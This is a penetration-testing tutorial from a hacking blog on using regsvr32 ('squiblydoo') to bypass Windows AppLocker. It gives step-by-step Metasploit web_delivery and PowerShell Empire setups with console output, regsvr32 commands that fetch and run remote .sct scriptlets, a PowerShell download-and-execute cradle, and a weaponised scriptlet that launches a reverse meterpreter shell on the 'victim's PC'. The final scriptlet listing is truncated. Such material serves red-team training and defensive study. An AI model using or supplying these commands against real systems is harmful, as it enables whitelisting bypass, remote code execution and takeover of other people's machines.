Windows Exploitation: regsvr32

hackingarticles.in/windows-exploitation-regsvr32

Raj

January 23, 2019

The purpose to write this post is to demonstrate the most common and familiar techniques of whitelisting AppLocker bypass. As we know for security reason the system admin add group policies to restrict app execution for a local user. In our previous article, we had discussed "**Windows Applocker Policy – A Beginner's Guide**" as they define the AppLocker rules for your application control policies and how to work with them. But today you will learn how to bypass Applocker policies with regsvr32.exe.

Tables of Content

Introduction

Regsvr32 stands for Microsoft Register Server. It is the windows' command-line utility tool. While regsvr32 causes problems sometimes; it's an important file as its windows system file. The file is found in the subfolder of C:\Windows. This file is able to observe, track and influence other programs. It's mainly used to register and unregister programs in windows file extension for this is .exe and its process widely assists OLE (Object Linking and Embedding), DLL (Data Link Libraries) and OCX (ActiveX control modules). The said process works in the background and can be seen with a task manager. Its Microsoft's one of the trusted files.

Working

Information about programs associated with regsvr32 is added to windows when you register a DLL file in regsvr32. These defences are then accessed to understand where the program data is and how to interact with it. While registering a DLL file, information is added to central the directory so that it can be used by the windows. The whole path of these files literally has the executable code and due to these files windows can call upon specific functions. These files are very convenient as when the software is updated, these files automatically call upon the updated version; in short, it helps avoid the version problems of software. Usually, this file is not commonly used except for registering and unregistering DLL files.

RegSvr32.exe has the following command-line options:

Syntax: Regsvr32 [/s][/u] [/n] [/i[:cmdline]] <dllname>

/u – Unregister server
/i – Call DllInstall passing it an optional [cmdline]; when it is used with /u, it calls to dll uninstall
/n – do not call DllRegisterServer; this option must be used with /i
/s – Silent; display no message boxes

To know more about it, visit here: //support.microsoft.com/en-us/help/249873/how-to-use-the-regsvr32-tool-and-troubleshoot-regsvr32-error-messages

Multiple Methods

- Web delivery
- Empire
- Manual
- MSFVenom
- Koadic
- JSRat
- GreatSCT


Web Delivery

This module quickly fires up a web server that serves a payload. The provided command will allow for a payload to download and execute. It will do it either through a specified scripting language interpreter or "squiblydoo" via regsvr32.exe for bypassing application whitelisting. The main purpose of this module is to quickly establish a session on a target machine when the attacker has to manually type in the command: e.g. Command Injection.

Regsvr32 uses the "squiblydoo" technique for bypassing application whitelisting. The signed Microsoft binary file, Regsvr32, is able to request a **.sct** file and then execute the included PowerShell command inside of it. Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port. "PSH (Binary)" will write a file to the disk, allowing for custom binaries to be served up to be downloaded/executed.

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set target 3
msf exploit (web_delivery)> set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.1.109
msf exploit (web_delivery)>set srvhost 192.168.1.109
msf exploit (web_delivery)>exploit
```


Copy the highlighted text shown in the image below:



```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 3
target => 3
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/script/web_delivery) > set srvhost 192.168.1.109
srvhost => 192.168.1.109
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Using URL: http://192.168.1.109:8080/xo3lJt5dIF
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.109:8080/xo3lJt5dIF.sct scrobj.dll
```


Once the exploit is running; you will have a URL made for you. Run that URL in the command prompt of the Victim's PC as shown below:

```
regsvr32 /s /n /u /i://http://192.168.1.109:8080/xo31Jt5dIF.sct scrobj.dll
```



```
C:\Users\raj>regsvr32 /s /n /u /i:http://192.168.1.109:8080/xo3lJt5dIF.sct scrob
j.dll

C:\Users\raj>
```

Once you hit enter after the command, you will have your session. Type 'sysinfo' for the information of the PC as shown in the image below:



```
msf exploit(multi/script/web_delivery) > [*] 192.168.1.106    web_delivery - Handling
[*] 192.168.1.106    web_delivery - Delivering Payload
[*] 192.168.1.110    web_delivery - Handling .sct Request
[*] 192.168.1.110    web_delivery - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.110:49162) at 2018-

msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

PowerShell Empire


For our next method of regsvr Attack, we will use empire. Empire is a post-exploitation framework. Till now we have to pair our .sct tacks with Metasploit but in this method, we will use the empire framework. It's solely a python-based PowerShell windows agent which make it quite useful. Empire is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior. You can download this framework from **Empire**

To have a basic guide of Empire, please visit our article introducing empire: https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/

Once the empire framework is started, type listener to check if there are any active listeners. As you can see in the image below that there are no active listeners. So to set up a listener, type :

```
uselistner http
set Host http://192.168.1.109
execute
```

With the above commands, you will have an active listener. Type back to go out of listener so you can initiate your PowerShell.



```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       2 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.109
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/launcher_sct
(Empire: stager/windows/launcher_sct) > set Listener http
(Empire: stager/windows/launcher_sct) > execute

[*] Stager output written out to: /tmp/launcher.sct

(Empire: stager/windows/launcher_sct) > 
```

Once you are out of the listener, you need to use an exploit to create your malicious file. A stager, in the empire, is a snippet of code that allows our malicious code to be run via the agent on the compromised host. This means to create an exploit, we will have to usestager. Therefore, type :

```
usestager windows/launcher_sct
set listener http
execute
```


After the execution of executing the command, usestager will create a launcher.sct in /tmp. Now to get the session start the python server by typing:

```
python -m SimpleHTTPServer 8080
```

As the server is on, the only step left is to execute our malware on the victim's PC. For this, type the following command in the command prompt :

```
regsvr /s /n /u /i:http://192.168.1.109:8080/tmp/launcher.sct scrobj.dll
```

In the above command, we have used port 8080 because our server of python is activated on the same port.



```
(Empire: stager/windows/launcher_sct) > [*] Sending POWERSHELL stager (stage 1) to 192.168.1.101
[*] New agent 9ATUX4M7 checked in
[+] Initial agent 9ATUX4M7 from 192.168.1.101 now active (Slack)
[*] Sending agent (stage 2) to 9ATUX4M7 at 192.168.1.101

(Empire: stager/windows/launcher_sct) > interact 9ATUX4M7
(Empire: 9ATUX4M7) > info

[*] Agent info:

        nonce                   6355855009600140
        jitter                  0.0
        servers                 None
        internal_ip             192.168.1.101
        working_hours
        session_key             >cgi(2|SZf6mqGla#F:TvXeoV7Un3dY~
        children                None
        checkin_time            2019-01-03 12:05:46
        hostname                RAJ
        id                      3
        delay                   5
        username                raj\raj
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              1148
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Ultimate
        lost_limit              60
        taskings                None
        name                    9ATUX4M7
        language                powershell
        external_ip             192.168.1.101
        session_id              9ATUX4M7
        lastseen_time           2019-01-03 12:07:07
        language_version        2
        high_integrity          0
```

Once the above is executed as told, you will receive a session. To access the session type :

```
interact 9ATUX4M7
```

9ATUX4M7: is an agent/session name. this will vary from session to session.


Inject PowerShell code in sct File (Manual Method)

Our next method manual with the help of an exploit. The exploit we will use will help us to create a powershell code. So let's first create our powershell and for this go to the terminal of kali and type

After running this exploit, it will show you the powershell code on the terminal screen as shown in the following image :

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set target 2
msf exploit (web_delivery)> set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.1.109
msf exploit (web_delivery)>set srvhost 192.168.1.109
msf exploit (web_delivery)>exploit
```


Copy the highlighted text shown below:



```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Using URL: http://0.0.0.0:8080/asSJC1CQYdYytOP
msf exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.1.109:8080/asSJC1CQ
YdYytOP
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $O=new-object net.webclient;$O.proxy=[Net.WebRequest]::G
etSystemWebProxy();$O.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $O.
downloadstring('http://192.168.1.109:8080/asSJC1CQYdYytOP');
msf exploit(multi/script/web_delivery) >
```


Regsvr32 is a command-line utility to register and unregister OLE controls, such as DLLs and ActiveX controls in the Windows Registry. Regsvr32.exe is installed in the %systemroot%\System32 folder in Windows XP and later versions of Windows.

Now we need to create a .sct file in order for our attack to run. We found a script online to create a .sct file. You can access the link for the script by clicking**here**. The script is shown in the image below :



```
<?XML version="1.0"?>
  <scriptlet>
    <registration
      progid="PoC"
      classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
     <script language="JScript">
       <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("calc.exe"); ]]>
     </script>
   </registration>
 </scriptlet>
```


Copy the PowerShell code which was created by web_delivery and paste it in the above script where it says "calc.exe" as shown in the image below and then finally save it with .sct extension.



```
<?XML version="1.0"?>
  <scriptlet>
    <registration
      progid="PoC"
      classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
     <script language="JScript">
       <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("powershell.exe -nop -w hidden -c $0=$
     </script>
   </registration>
 </scriptlet>
```

